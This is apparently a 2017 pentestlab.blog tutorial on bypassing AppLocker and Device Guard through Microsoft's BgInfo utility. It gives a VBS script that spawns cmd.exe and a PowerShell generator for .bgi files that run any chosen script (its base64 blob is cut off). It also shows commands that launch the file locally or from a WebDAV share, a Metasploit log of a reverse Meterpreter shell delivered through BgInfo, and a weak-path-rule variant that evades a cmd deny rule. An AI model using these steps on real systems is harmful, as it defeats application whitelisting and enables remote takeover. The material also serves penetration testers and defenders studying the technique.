

AppLocker Bypass – BgInfo

pentestlab.blog/category/red-team/page/110

June 5, 2017

BgInfo is a Microsoft utility that displays automatically system information about the computer directly in the desktop background. It is one of the utilities that system administrators use very often and it can be found in some systems.

Oddvar Moe discovered that BgInfo can be utilized to bypass AppLocker and Device Guard restrictions since it has the ability to execute VBS scripts. As a proof of concept he wrote a simple script that can call and execute command prompt.

cmd.vbs

```
strProgram = "cmd.exe"
strPath     = "C:\windows\system32"

Set fso = CreateObject("Scripting.FileSystemObject")
strCommand = fso.BuildPath(strPath, strProgram)

Set app = CreateObject("Shell.Application")
app.ShellExecute strCommand, , strPath, , 1


echo "pentestlab"
```

From BgInfo a custom field needs to be added that it will point to the cmd.vbs script.

The screenshot shows the 'Define New Field' dialog box. The 'Identifier' field contains 'BgInfoBypass'. Under 'Replace identifier with:', the 'VB Script file' radio button is selected. The 'Path' field contains 'C:\Users\User\Desktop\cmd.vbs'. There is a 'Browse' button next to the path field. At the bottom are 'OK' and 'Cancel' buttons.

BgInfo AppLocker Bypass – Configuration

From the moment that the OK button is pressed the VBS code will be executed and a command prompt will open.

A screenshot of a Windows command prompt window. The title bar is blue and reads "Administrator: C:\windows\system32\cmd.exe". The window has a black background with white text. The text inside the window reads: "Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\windows\system32>".

```
Administrator: C:\windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\windows\system32>
```

BgInfo Bypass – Command Prompt

Generating BGI Files

The BgInfo configuration can be saved as .bgi which means that the cmd.vbs can be executed automatically without creating a new custom field every time that BgInfo is running.

The following powershell script will generate a BGI file which will contain the path that the cmd.vbs is located. However instead of cmd.vbs it can be any script.

```

$VbsPath="C:\test\cmd.vbs"
$Length=$VbsPath.Length+2

$fileContent =
"CwAAAEJhY2tncm91bmQABAAAAAQAAAAAAAAAACQAAAFBvc2l0aw9uAAQAAAAEAAAA/gMAAAgAAABNb25pdG

$fileContentBytes = [System.Convert]::FromBase64String($fileContent)
[System.IO.File]::WriteAllBytes("test1.bgi",$fileContentBytes)


$fs=new-object io.filestream "test1.bgi",open
$fs.seek(0,2)| Out-Null
$fs.writebyte($Length)
$fs.writebyte(0x00)
$fs.writebyte(0x00)
$fs.writebyte(0x00)
$fs.writebyte(0x34)
$fs.flush()
$fs.close()

$VbsPath | Out-File -Encoding ascii -Append test1.bgi

$fs=new-object io.filestream "test1.bgi",open
$fs.seek(-2,2)| Out-Null
$fs.writebyte(0x00)
$fs.writebyte(0x00)
$fs.writebyte(0x00)
$fs.writebyte(0x00)
$fs.writebyte(0x00)
$fs.writebyte(0x01)
$fs.writebyte(0x80)
$fs.writebyte(0x00)
$fs.writebyte(0x80)
$fs.writebyte(0x00)
$fs.writebyte(0x00)
$fs.writebyte(0x00)
$fs.writebyte(0x00)
$fs.writebyte(0x00)
$fs.flush()
$fs.close()

```


From the moment that the BGI file will executed the cmd.vbs will run and a command prompt will be opened.



BgInfo & Command Prompt

Alternatively the .BGI file can be executed via Run or remotely from a WebDAV server.


```
C:\BgInfo\Bginfo.exe test1.bgi /popup /nolicprompt
"\\10.10.10.10\webdav\bginfo.exe" bginfo.bgi /popup /nolicprompt
```



Execute BGI File via Run

Meterpreter

Based on the work that [Cneeliz](#) did with weaponized [VBS scripts](#) that contain Metasploit payloads it is possible to utilize them in order to get a reverse Meterpreter shell through BgInfo utility.



BgInfo – VBSMeter

```
msf exploit(handler) > exploit
[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.100.4
[*] Meterpreter session 1 opened (192.168.100.3:4444 -> 192.168.100.4:49160) at
2017-06-03 17:14:35 -0400
meterpreter > █
```

Meterpreter – BgInfo

Command Prompt


It is also possible in an environment that the command prompt is locked by a deny rule to still run a command prompt by exploiting [weak path rules](#) and modifying the script properly to execute Didier Stevens version of CMD.

The first two lines of the cmd.vbs script need to be modified in order to execute the binary in a location that a user has read and write access by default.

```
strProgram = "cmd.exe"  
strPath    = "C:\Windows\tracing"  
  
Set fso = CreateObject("Scripting.FileSystemObject")  
strCommand = fso.BuildPath(strPath, strProgram)  
  
Set app = CreateObject("Shell.Application")  
app.ShellExecute strCommand, , strPath, , 1
```

BgInfo – Run CMD

As a result the command prompt will be opened bypassing the AppLocker rule.



Running Command Prompt via BgInfo

Resources

[Clarification – BGInfo 4.22 – AppLocker still vulnerable](#)

[Bypassing Application Whitelisting with BGInfo](#)

<https://github.com/3gstudent/bgi-creator>

<https://github.com/Cn33liz/VBSMeter/blob/master/VBSMeter.vbs>